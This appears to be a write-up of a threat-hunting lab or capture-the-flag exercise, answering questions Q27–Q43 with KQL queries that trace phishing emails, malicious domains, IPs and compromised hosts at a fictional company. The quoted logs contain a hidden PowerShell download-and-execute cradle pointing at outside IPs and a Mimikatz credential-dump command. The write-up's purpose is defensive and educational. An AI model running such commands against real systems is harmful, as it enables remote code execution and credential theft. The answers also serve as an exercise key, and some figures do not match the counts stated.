
Referring back to output in figure 22, the sender is shown in the table.

Answer: The sender is: legal.sand@verizon.com

Q27 How many emails total did that sender send to Castle&Sand employees?

Query the Emails table using the senders email address in question 26.

Email
| where sender has “legal.sand@verizon.com"



```
Email
|where sender has "legal.sand@verizon.com"
```

timestamp	sender	reply_to	recipient	subject	verdict	link
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	george_abney@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx

Figure 23: Emails sent from legal.sand@verizon.com


Answer: 23 emails were sent from that address.

Q28 Take all of the distinct sender or reply_to emails from the last question. How many emails total are associated with these email addresses?

Referring to the output in figure 22, there are 3 emails used in either the sender or reply to column, they are:

legal.sand@verizon.com
urgent_urgent@yandex.com
castle@hotmail.com

Email
| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"



```
Email
| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
```

timestamp	sender	reply_to	recipient	subject	verdict	link
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx


Figure 24: Email records with the malicious addresses

Answer: There are 40 emails in total associated with the malicious addresses.

Q29 How many unique domains did the email addresses use in their emails?

Using the query from question 28, I can query the distinct links in the email table.

```
Email
| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
| distinct link
```



```
Email
| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
| distinct link
```

link
http://byte-apex.com/share/search/Jawdropping-Employee.lnk
https://byte-fin.com/images/search/HR_Sharktastic_Notes.pdf
https://byte-jaw.com/modules/share/Fintastic-Work-Updates.docx
https://jawshark.com/images/online/online/share/Fintastic-Work-Updates.docx
https://byte-apex.com/public/search/online/modules/Sharktastic_Employee_Changes.xlsx
https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx

Figure 25: Domains from emails


Answer: There are six unique domains, two of the domains in figure 25 are the same.

byte-apex.com
byte-fin.com
byte-jaw.com
jawshark.com
jawfin.com
sharkfin

Q30 How many distinct IP addresses total were used by all of the domains identified in Q29?

Using the domains in Q29, can pass the values into the PassiveDNS table to retrieve the IP addresses associated with the domains.

```
PassiveDns
| where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com" or domain contains "sharkfin"
| distinct ip
```



```
PassiveDns
|where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com" or domain contains "sharkfin"
| distinct ip
```

ip
134.136.25.2
17.72.123.89
200.106.38.88
165.16.99.57
180.5.6.199
68.52.28.213
157.242.169.2...
188.203.116.15
149.198.89.201
193.248.75.126
132.11.201.67
213.30.8.133
19.216.253.112
202.7.209.235
165.185.77.18

Figure 26: IP’s associated with the malicious domains

Answer: There are 15 distinct IP addresses used by the domains

Q31 How many user accounts did these IPs log into?


Using the previous query, we can pass the results into AuthenticaitonEvents table to see if any of these IP’s logged into the user accounts.

let ipLogin = PassiveDns
| where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com" or domain contains "sharkfin"
| distinct ip;
AuthenticationEvents
| where src_ip in (ipLogin)

Answer: The query produced zeroresults. No accounts were logged into with those IP addresses.

Q32 Looking at these emails (from question 28), how many unique filenames were served by these domains?

The output below shows the links returned from the emails. Analyzing the links column, can determine the unique filenames.



```
Email
| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
| distinct link
```

link
http://byte-apex.com/share/search/Jawdropping-Employee.lnk
https://byte-fin.com/images/search/HR_Sharktastic_Notes.pdf
https://byte-jaw.com/modules/share/Fintastic-Work-Updates.docx
https://jawshark.com/images/online/online/share/Fintastic-Work-Updates.docx
https://byte-apex.com/public/search/online/modules/Sharktastic_Employee_Changes.xlsx
https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx


Figure 27: Links from emails

Answer: There are 5 unique filenames in the emails sent.

Q33 How many files with these names were created on employee host machines?

Taking each filename above, I can pass these values to the 'path' column in the FileCreationEvents table to see how many of the files were created on employee host machines.

FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"



```
FileCreationEvents
|where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
```

Done (0.364 s) 34 records

timestamp ↓	hostname	username	sha256	path	filename	process_name
2023-06-05 16:57:09.0000	M53B-DESKTOP	luholden	94d7746565c151689fcb73d2aeda478af025c96e2a548473ac1748c0528d00b3	C:\Users\luholden\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	Edge.exe
2023-06-05 16:34:11.0000	MGC4-DESKTOP	rabaldyga	c5b936c6e31a8ec6c476a014765cb315b94779bd5772688264498cd1ac8d7eb3	C:\Users\rabaldyga\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	Edge.exe
2023-06-05 16:34:04.0000	YMCE-MACHINE	clthieman	e071a8c7bd48284c866e85cbcc95a4e77ca3fc6800c63e2f8cdcbed87c8c18b2	C:\Users\clthieman\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	firefox.exe
2023-06-05 16:30:47.0000	QAWQ-LAPTOP	rofisher	18078201f11ae3838162b99d4b753ff24eeba75965375eef5f8ea84c9ee2c836	C:\Users\rofisher\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	firefox.exe
2023-06-05 16:20:01.0000	YQ1E-DESKTOP	lidean	5f535874b9d61a492e338d32c8f838ddba504f774921627eac293497b9b03a80	C:\Users\lidean\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	chrome.exe
2023-06-05 16:18:21.0000	QU2N-MACHINE	nimendieta	11b8a982d6a730e7f34621ef3e52fe7ee40f1b9859a712365fbb04fc816eb7c	C:\Users\nimendieta\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	edge.exe
2023-06-02 16:01:52.0000	9SF7-DESKTOP	jeshaw	b888daefc6364b6cf36e985b926e4e91984c864bbcc95b1352eafb05c9dde35	C:\Users\jeshaw\Downloads\Fintastic-Work-Updates.docx	Fintastic-Work-Updates.docx	Edge.exe

Figure 28: Snapshot of FileCreationEvents table

Answer: The query returned 34 records, therefore 34 files were created on the employee machines.

Q34 When was the first file observed?


Ordering the results from figure 28 will show when the first file was created.

Answer: The first malicious file was created on 2023-05-25T16:43:20Z.

Q35 Let's take the hosts from here and search for them in ProcessEvents. How many records total are associated with the identified host machines from Q33?

Using the query from question 33, can pass the hostnames that have these files created on their machines to the ProcessEvents table.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
```



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
```

Done (0.569 s) 16,391 records

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	use
2023-04-25 08:00:20.0000	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	"C:\Windows\system32\BackgroundTaskHost.exe" -S...	backgroundtaskhost.exe	6eb7987d99c566e10b4957fe0175e2a33a5fc7c357637c371a408111392202de	CUTI-MACHINE	Syst
2023-04-25 08:45:10.0000	powershell.exe	529ee9d30eef7e331b24e66d68205ab4554b6eb3487193d53ed3a840ca7dde5d	"C:\Windows\System32\SearchProtocolHost.exe" Glo...	searchprotocolhost.exe	68f3bfcb1e93745a2ff7a7dadf50796b6c22975990935e9f082cb810de9afd25	UVT9-DESKTOP	daca
2023-04-25 08:51:23.0000	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	C:\Windows\system32\svchost.exe -k appmodel	svchost.exe	667b018701595395cfde94efb92cc2c6608032bbd9d99cb585ed541b0143c6c8	W8GA-LAPTOP	Syst
2023-04-25 08:56:35.0000	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	"C:\Program Files\WindowsApps\Microsoft.BingFinan...	microsoft.msn.money.exe	f6f9f7dd781ee24b8a5892604a435ab2432c867892f2eaeb1956c31ed2445622	EWPP-LAPTOP	Syst


Figure 29: Snapshot of records that have malicious files created on them

Answer: 16391 records are associated with the host machines that have malicious files created on them.

Q36 Using your query from Q35, set a new query where the timestamp is greater than the first time you saw the file in Q34. How many records total do you have now?

Taking the query from question 35, can add a date clause for files created after the date given in question 34.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
```



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
```

Done (0.371 s) 5,818 records

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	u
2023-05-25 16:46:15.0000	sc.exe	4fe6d9eb8109fb79ff645138de7cff37906867aade589bd68afa503a9ab3cfb2	"C:\Program Files\WindowsApps\king.com.CandyCru...	stritz.exe	185017232a130479b0ba8ec9ada1e03d9beb51cb799e4ba7a699dd778df00722	BWKR-MACHINE	e
2023-05-25 16:48:03.0000	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	"C:\Program Files\Microsoft Office\root\Office16\sdx...	sdxhelper.exe	2c1ceeda9b6e9affc25af048f3f5019ae02d431e6c105f744c360c1757ea8fa6	W8GA-LAPTOP	S
2023-05-25 16:50:02.0000	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	"C:\Windows\SystemApps\Microsoft.Windows.Cortan...	searchui.exe	49b1c68f96495e0ba1d3caad906b3e283014a8a68e371f75fe8c4bdbc08e2813	SUTZ-LAPTOP	S

Figure 30: Records after the date given in question 34.

Answer: 5818 records returned after 2023-05-25T16:43:20.

Q37 Let's look at the first few records. There's some suspicious powershell activity that occurs near the beginning. What IP address is referenced in that command?

Looking at the results, the entry on 2023-05-25T18:28:02Z, the column ‘process_commandline” contained the following:

powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"

Answer: One of the IP addresses in the records is 220.35.180.137


Q38 Which host machine did the powershell activity execute on?

Referring back to the record in question 37, the column hostname where the powershelgl activity was conducted on.

Answer: Hostname CL8Q-LAPTOP, where the powershell activity was executed on.

Q39 There's a weird repeating command right before this activity. What's the parent process of the first time this repeated activity occurs?

Closer inspection of the records prior to the powershell activity shows ‘echo’ command executed 3 times.



cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	"C:\Program Files\WindowsApps\MicrosoftTeams_22183.300.1431.92...
services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
scvhost.exe	7ef2cc079afe7927b78be493f0b8a735a3258bc82801a11bc7b420a72708c250	echo "hello"
config.ini	82a7241d747864a8cf621f226f1446a434d2f98435a93497eafb48b35c12c180	echo "hello"
cy.exe	4874d336c5c7c2f558cfd5954655cacfc85bcfcb512a45fb0ff461ce9c38b86d	echo "hello"
scvhost.exe	7ef2cc079afe7927b78be493f0b8a735a3258bc82801a11bc7b420a72708c250	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
config.ini	82a7241d747864a8cf621f226f1446a434d2f98435a93497eafb48b35c12c180	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
cy.exe	4874d336c5c7c2f558cfd5954655cacfc85bcfcb512a45fb0ff461ce9c38b86d	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"

Figure 31: Suspicious powershell commands executed on the system

Answer: The parent process in question is scvhost.exe


Q40 What legitimate Windows process was this file trying to masquerade as?

The parents process above looks similar to a legitimate Windows process, but it is actually spelt differently.

Answer: Legitimate process is svchost.exe and not scvhostg.exe. The spelling on the second one is incorrect.

Q41 After the powershell activity there's evidence that a popular password cracking tool may have executed on a host machine. Take that file and search for how many times that tool may have ran on the Castle&Sand environment. How many hosts had their passwords dumped?

Looking at the records from the query in question 36, there is an entry in the process command line column that contains a name of the popular password cracking tool.




34d2f98435a93497eafb48b35c12c180	echo "hello"
c85bcfcb512a45fb0ff461ce9c38b86d	echo "hello"
33258bc82801a11bc7b420a72708c250	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
34d2f98435a93497eafb48b35c12c180	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://149.198.89.201/a'))"
c85bcfcb512a45fb0ff461ce9c38b86d	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://192.81.191.70/a'))"
6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"
6fe6f000b0cc2b845ece47ca60673ec7f	net share
6fe6f000b0cc2b845ece47ca60673ec7f	cmd.exe /C net group "Domain Admins" /domain
6fe6f000b0cc2b845ece47ca60673ec7f	cmd.exe /c ping %userdomain%
6fe6f000b0cc2b845ece47ca60673ec7f	cmd.exe /C net group "Domain Admins" /domain
6fe6f000b0cc2b845ece47ca60673ec7f	cmd.exe /c ping %userdomain%

Figure 32: Mimikatz discovered on the system

Adding the name of the tool to the query from question 36, will show how many hosts had their passwords dumped.

let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "mimikatz"



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
|where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "mimikatz"
```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2023-05-25 19:37:56.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	1c4bd8e5a3847d546bf7bb97b59
2023-05-25 19:59:38.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	cffa51bddb22a3934d6038173da3
2023-05-25 20:04:55.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	f174d8ec0a065706b2e4e6c5442
2023-05-25 20:35:04.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	[illegible]

Figure 33: Snapshot of hosts

Answer: 31 hosts who had their passwords dumped.

Q42 Let's go back to the powershell activity from question 37. How many hosts did that powershell command execute on?


Viewing all the records from question 41, each host was unique, therefore the the passwords were only dumped once per host.

Answer: 31 hosts had the powershell command executed on.

Q43 (BONUS HARD QUESTION) - How many unique IP addresses were used in these commands?

